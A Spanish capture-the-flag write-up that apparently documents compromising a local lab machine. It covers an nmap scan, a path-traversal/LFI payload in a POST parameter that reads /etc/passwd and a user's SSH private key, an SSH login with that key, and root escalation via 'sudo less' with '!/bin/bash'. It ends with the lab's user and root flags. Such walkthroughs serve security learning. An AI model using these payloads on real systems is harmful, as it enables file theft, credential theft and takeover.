

## Laboratorio THEREADER

Procedemos a realizar el escaneo respectivo.

```
nmap -p- -sS -sC -sV --min-rate 5000 -vvvv -n -Pn 172.17.0.2 -oN escaneo.txt
```

-p- Escanea todos los puertos (1-65535)  
-sS Escaneo SYN stealth (medio abierto) es más rápido y sigiloso que conexión completa.  
-sC Ejecuta scripts por defecto de Nmap detecta vulnerabilidades comunes y versiones.  
-sV Detección de versiones de servicios identifica exactamente qué software corre en cada puerto.  
--min-rate 5000 Envía mínimo 5000 paquetes por segundo y acelera el escaneo significativamente.  
-vvvv Verboso extremo (máxima información) se ve cada puerto en tiempo real.  
-n Sin resolución DNS logra evitar demoras por búsquedas de nombres.  
-Pn No hacer ping (asume host activo) Escanea aunque el host no responda a ping.  
172.17.0.2 IP objetivo  
-oN escaneo.txt Guarda resultado en formato normal en este caso un archivo en txt.

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 64  OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp    open  http     syn-ack ttl 64  Apache httpd 2.4.67 ((Debian))
|_ http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_ http-title: The Reader - Tech Insights
|_ http-server-header: Apache/2.4.67 (Debian)
MAC Address: 96:66:BD:0E:32:40 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Procedemos a hacer un escaneo de puertos

```
nmap -p- -sS -sC -sV --min-rate 5000 -vvvv -n
```

```
(kali㉿kali)-[~/Downloads/thereader]
$ nmap -p 22 --script ssh-auth-methods 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-04 20:06 -0400
Nmap scan report for 172.17.0.2
Host is up (0.00013s latency).

PORT      STATE SERVICE
22/tcp    open  ssh
|_ ssh-auth-methods:
|_ Supported authentication methods:
|_   publickey
|_   password
MAC Address: 96:66:BD:0E:32:40 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
```

Inspector

Request attributes

Request body parameters

Request headers

```
PORT      STATE SERVICE REASON      VERSION
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-methods:
|_   Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Nexus Cloud Solutions
MAC Address: 92:A9:FF:C3:47:56 (Unknown)
```

Accedemos a la página 172.17.0.2 inspeccionamos el código de la página.

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4 <meta charset="UTF-8">
5 <meta name="viewport" content="width=device-width, initial-scale=1.0">
6 <title>The Reader - Tech Insights</title>
7 <style>
8 :root { --primary: #2e363b; --surface: #ffffff; --background: #f8f9fc; --text-main: #0f172a; --text-muted: #64748b; --border: #e2e8f0; }
9 body { font-family: system-ui, sans-serif; background-color: var(--background); color: var(--text-main); margin: 0; padding: 0; line-height: 1.6; }
10 header { background: var(--surface); padding: 20px 0; box-shadow: 0 1px 3px rgba(0,0,0,.1); position: sticky; top: 0; z-index: 100; }
11 .header-content { max-width: 900px; margin: 0 auto; padding: 0 20px; display: flex; justify-content: space-between; align-items: center; }
12 .logo { font-size: 1.5rem; font-weight: 800; color: var(--primary); text-decoration: none; letter-spacing: -0.5px; }
13 .container { max-width: 900px; margin: 40px auto; padding: 0 20px; display: grid; grid-template-columns: 1fr 300px; gap: 40px; }
14 .main-content { background: var(--surface); border-radius: 12px; padding: 12px; box-shadow: 0 4px 6px rgba(0,0,0,.1); overflow: hidden; }
15 .hero-image { width: 100%; height: 200px; background: linear-gradient(135deg, #36a2eb 0%, #f5d06b 100%); display: flex; align-items: center; justify-content: center; color: white; font-size: 2rem; font-weight: bold; text-align: center; padding: 0 20px; box
16 .article-body { padding: 40px; min-height: 300px; }
17 .article-title { font-size: 1.2rem; margin-top: 0; margin-bottom: 20px; line-height: 1.2; letter-spacing: -0.5px; }
18 .sidebar { display: flex; flex-direction: column; gap: 20px; }
19 .widget { background: var(--surface); border-radius: 12px; padding: 24px; box-shadow: 0 1px 3px rgba(0,0,0,.1); }
20 .widget-title { font-size: 1.1rem; font-weight: 600; margin-top: 0; margin-bottom: 16px; padding-bottom: 1px solid var(--border); }
21 .article-list { list-style: none; padding: 0; margin: 0; }
22 .article-item { margin-bottom: 12px; }
23 .article-btn { background: none; border: none; color: var(--text-main); font-size: 1rem; cursor: pointer; padding: 8px 12px; width: 100%; text-align: left; border-radius: 6px; transition: all 0.2s ease; display: flex; align-items: center; gap: 10px; }
24 .article-btn:hover { background: var(--background); color: var(--primary); }
25 .article-btn:before { content: ""; font-size: 0.8em; }
26 #content-area { color: var(--text-muted); font-size: 1.1rem; }
27 .loading { opacity: 0.5; animation: pulse 1.5s infinite; }
28 @keyframes pulse { 0% { opacity: 0.5; } 50% { opacity: 0.8; } 100% { opacity: 0.5; } }
29 </style>
30 </head>
31 <body>
32 <header>
33 <div class="header-content">
34 <a href="#" class="logo">TheReader</a>
35 <nav><span style="color: var(--text-muted); font-size: 0.9rem;">Premium Tech Articles</span></nav>
36 </div>
37 </header>
38 <div class="container">
39 <div class="main-content">
40 <div class="hero-image" id="hero-bg">Welcome</div>
41 <div class="article-body">
42 <div class="article-title" id="article-title">Select an article</div>
43 <div id="content-area">
44 <p>Welcome to TheReader, your premium source for technical insights.</p>
45 <p>Please select an article from the sidebar to begin reading.</p>
46 </div>
47 </div>
```

```
47 </div>
48 </main>
49 <aside class="sidebar">
50 <div class="widget">
51 <h3 class="widget-title">Latest Publications</h3>
52 <ul class="article-list">
53 <li class="article-item"><button class="article-btn" onclick="loadArticle('article1.txt', 'The Future of AI', 'linear-gradient(135deg, #8b5cf6 0%, #6d28d9 100%)'">The Future of AI</li>
54 <li class="article-item"><button class="article-btn" onclick="loadArticle('article2.txt', 'Secure Coding 101', 'linear-gradient(135deg, #10b981 0%, #959e69 100%)'">Secure Coding 101</li>
55 <li class="article-item"><button class="article-btn" onclick="loadArticle('article3.txt', 'Modern Architecture', 'linear-gradient(135deg, #f59e0b 0%, #d97706 100%)'">Modern Architect
56 </ul>
57 </div>
58 </aside>
59 </div>
60 <script>
61 function loadArticle(filename, title, gradient) {
62 if(!filename.includes('../')) {
63 alert('Security Policy: Directory traversal detected and blocked.');
```

Se detecta una vulnerabilidad “Path Taversal”

```
if(filename.includes('../')) {
  alert('Security Policy: Directory traversal detected and blocked.');
```

Esta parte del código indica que es débil e incompleta, `ilename.includes('..') →` busca si en lo que pides aparece la cadena `../` (punto-punto-barra), si la llega a encontrar la bloquea muestra alerta y se detiene pero el detall está que solo sabe buscar esta parte (`.,/`) no busca variaciones de aquello y es ahí donde se puede explotar.

```
curl -X POST http://172.17.0.2/api.php -d "file=....//....//....//etc/passwd"
```

```
curl -x http://127.0.0.1:8080 -X POST http://172.17.0.2/api.php -d "file=....//....//....//etc/passwd"
```

Esta parte que falló `include(/var/www/html/articles/...)` indica que la función es `include()`, intentó abrir el archivo pero no existía (failed to open stream) y eso confirma que era para inclusión (no lectura).

```
1 HTTP/1.1 200 OK
2 Date: Fri, 05 Jun 2026 01:26:19 GMT
3 Server: Apache/2.4.67 (Debian)
4 X-Powered-By: PHP/8.2.31
5 Vary: Accept-Encoding
6 Content-Length: 401
7 Keep-Alive: timeout=5, max=100
8 Connection: Keep-Alive
9 Content-Type: text/html; charset=UTF-8
10
11 <br />
12 <br />
13 Warning
14 : include(/var/www/html/articles/....//....//....//etc/passwd): Failed to open stream: No such file or directory in <br />
15 /var/www/html/api.php
16 <br />
17 on line <br />
18 4
19 <br />
20 <br />
21 Warning
22 : include(): Failed opening '/var/www/html/articles/....//....//....//etc/passwd' for inclusion (include_path='.:usr/local/lib/php') in <br />
23 /var/www/html/api.php
24 <br />
25 on line <br />
26 4
27 <br />
28
```

Mediante la captura de una petición POST normal al `http://172.17.0.2/api.php`.

| #  | Host              | Method | URL                                | Params | Edited | Status code | Length | MIME type | Extension | Title                    | Notes | TLS | IP    |
|----|-------------------|--------|------------------------------------|--------|--------|-------------|--------|-----------|-----------|--------------------------|-------|-----|-------|
| 6  | http://172.17.0.2 | POST   | /api.php                           |        | ✓      | 200         | 275    | HTML      | php       |                          |       |     | 172.1 |
| 7  | http://172.17.0.2 | POST   | /api.php                           |        | ✓      | 200         | 258    | HTML      | php       |                          |       |     | 172.1 |
| 8  | http://172.17.0.2 | POST   | /api.php                           |        | ✓      | 200         | 278    | HTML      | php       |                          |       |     | 172.1 |
| 9  | http://172.17.0.2 | GET    | /api.php%20-d%20%22file=....//.... |        | ✓      | 404         | 529    | HTML      | php       | 404 Not Found            |       |     | 172.1 |
| 10 | http://172.17.0.2 | POST   | /api.php                           |        | ✓      | 200         | 655    | HTML      | php       |                          |       |     | 172.1 |
| 11 | http://172.17.0.2 | GET    | /api.php%20-d%20%22file=....//.... |        | ✓      | 404         | 529    | HTML      | php       | 404 Not Found            |       |     | 172.1 |
| 12 | http://172.17.0.2 | POST   | /api.php                           |        | ✓      | 200         | 655    | HTML      | php       |                          |       |     | 172.1 |
| 13 | http://172.17.0.2 | POST   | /api.php                           |        | ✓      | 200         | 667    | HTML      | php       |                          |       |     | 172.1 |
| 14 | http://172.17.0.2 | GET    | /etc/passwd%22                     |        |        | 404         | 529    | HTML      |           | 404 Not Found            |       |     | 172.1 |
| 15 | http://172.17.0.2 | GET    | /index.html                        |        |        | 200         | 5750   | HTML      | html      | The Reader - Tech Ins... |       |     | 172.1 |

Request

PrettyRawHex

1 POST /api.php HTTP/1.1

2 Host: 172.17.0.2

3 User-Agent: curl/8.19.0

4 Accept: \*/\*

5 Content-Length: 39

6 Content-Type: application/x-www-form-urlencoded

7 Connection: keep-alive

8

9 file=....//....//....//etc/passwd

10

11

12

13

14

15

Response

PrettyRawHexRender

1 include(): Failed opening

2 '/var/www/html/articles/....//....//....//etc/passwd' for inclusion

3 (include\_path='.:usr/local/lib/php') in <br />

4 /var/www/html/api.php

5 <br />

6 on line <br />

7 4

8 <br />

9 <br />

10

11

12

13

14

15

Petición original interceptada:

```
POST /api.php HTTP/1.1
Host: 172.17.0.2
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
```


file=article1.txt

Se procede a realizar un envío a la herramienta Repeater para modificarla y reenviarla manualmente.

Se modifica el Path Traversal que permite salir del directorio base del servidor web.

POST /api.php HTTP/1.1 Host: 172.17.0.2 User-Agent: curl/8.19.0 Accept: / Content-Length: 39 Content-Type: application/x-www-form-urlencoded Connection: keep-alive

file=../../../../../../../../etc/passwd




Obtenemos una nueva información mediante el archivo /etc/passwd un usuario llamado “reader” /home/reader, shell: /bin/bash

Verificamos si tiene llaves privadas SSH en el sistema usando una vulnerabilidad LFI.

POST /api.php HTTP/1.1 Host: 172.17.0.2 User-Agent: curl/8.19.0 Accept: / Content-Length: 40 Content-Type: application/x-www-form-urlencoded Connection: keep-alive

file=../../../../home/reader/.ssh/id\_rsa



```
(kali㉿kali)-[~/Downloads/thereader]
$ nano id_rsa_reader
$ ls
escaneo.txt id_rsa_reader startlab.sh thereader.tar
$ chmod 600 id_rsa_reader
```

```
(kali㉿kali)-[~/Downloads/thereader]
$ ssh -i id_rsa_reader reader@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is: SHA256:7Ix4vIeETdWSW7zLx9yFUTMUBvIA/UcHxKfCmOL2joc
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
Linux thereader 6.19.14+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.19.14-1+kali1
2026-05-05) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
reader@thereader:~$ ls
user.txt
reader@thereader:~$
```

Con `sudo -l` listamos los comandos que el usuario reader puede ejecutar con privilegios de root.

`sudo /usr/bin/less /var/log/syslog`

Dentro de less ingresamos la siguiente linea: `!/bin/bash`

Veremos la salida del comando `(uid=0(root))`

```
reader@thereader:~$ sudo /usr/bin/less /var/log/syslog
uid=0(root) gid=0(root) groups=0(root)
!done (press RETURN)
reader@thereader:~$ whoami
reader
reader@thereader:~$ sudo /usr/bin/less /var/log/syslog
uid=0(root) gid=0(root) groups=0(root)
!done (press RETURN)
reader@thereader:~$ sudo /usr/bin/less /var/log/syslog
uid=0(root) gid=0(root) groups=0(root)
!done (press RETURN)
reader@thereader:~$ sudo /usr/bin/less /var/log/syslog
root@thereader:/home/reader# ls
user.txt
root@thereader:/home/reader# cd /root
root@thereader:~# ls
root.txt
root@thereader:~# cat root.txt
root{l3ss_1s_m0r3_p0w3rfu1}
root@thereader:~#
```

```
kali@kali: ~/Downloads/thereader x kali@kali: ~/Downloads/thereader x reader@thereader: ~
[*] Cargando imagen desde thereader.tar ... li NetHunter x Exploit-DB x Google Hacking DB
[+] Imagen cargada exitosamente

[*] Iniciando laboratorio...
=====
[+] Laboratorio desplegado correctamente.
=====

LAB: The Reader
DIFICULTAD: ★★★★★★ fácil (1 puntos) desde la shell de reader
sudo /usr/bin/less /var/log/syslog

IP del laboratorio: 172.17.0.2

Ingresa la flag de User (formato user{ ... }): user{byp4ss_js_w1th_bUrp_LFI_2_SSH}
[+] Flag de usuario correcta. ¡Buen trabajo!

Ingresa la flag de Root (formato root{ ... }): root{l3ss_1s_m0r3_p0w3rfu1}

¡Felicitaciones! Has comprometido The Reader a nivel Fácil.

TIEMPO TOTAL: 04h 10m 12s
FECHA Y HORA: 2026-06-04 23:55:28 -0400

[*] Presiona Ctrl+C para eliminar el laboratorio
```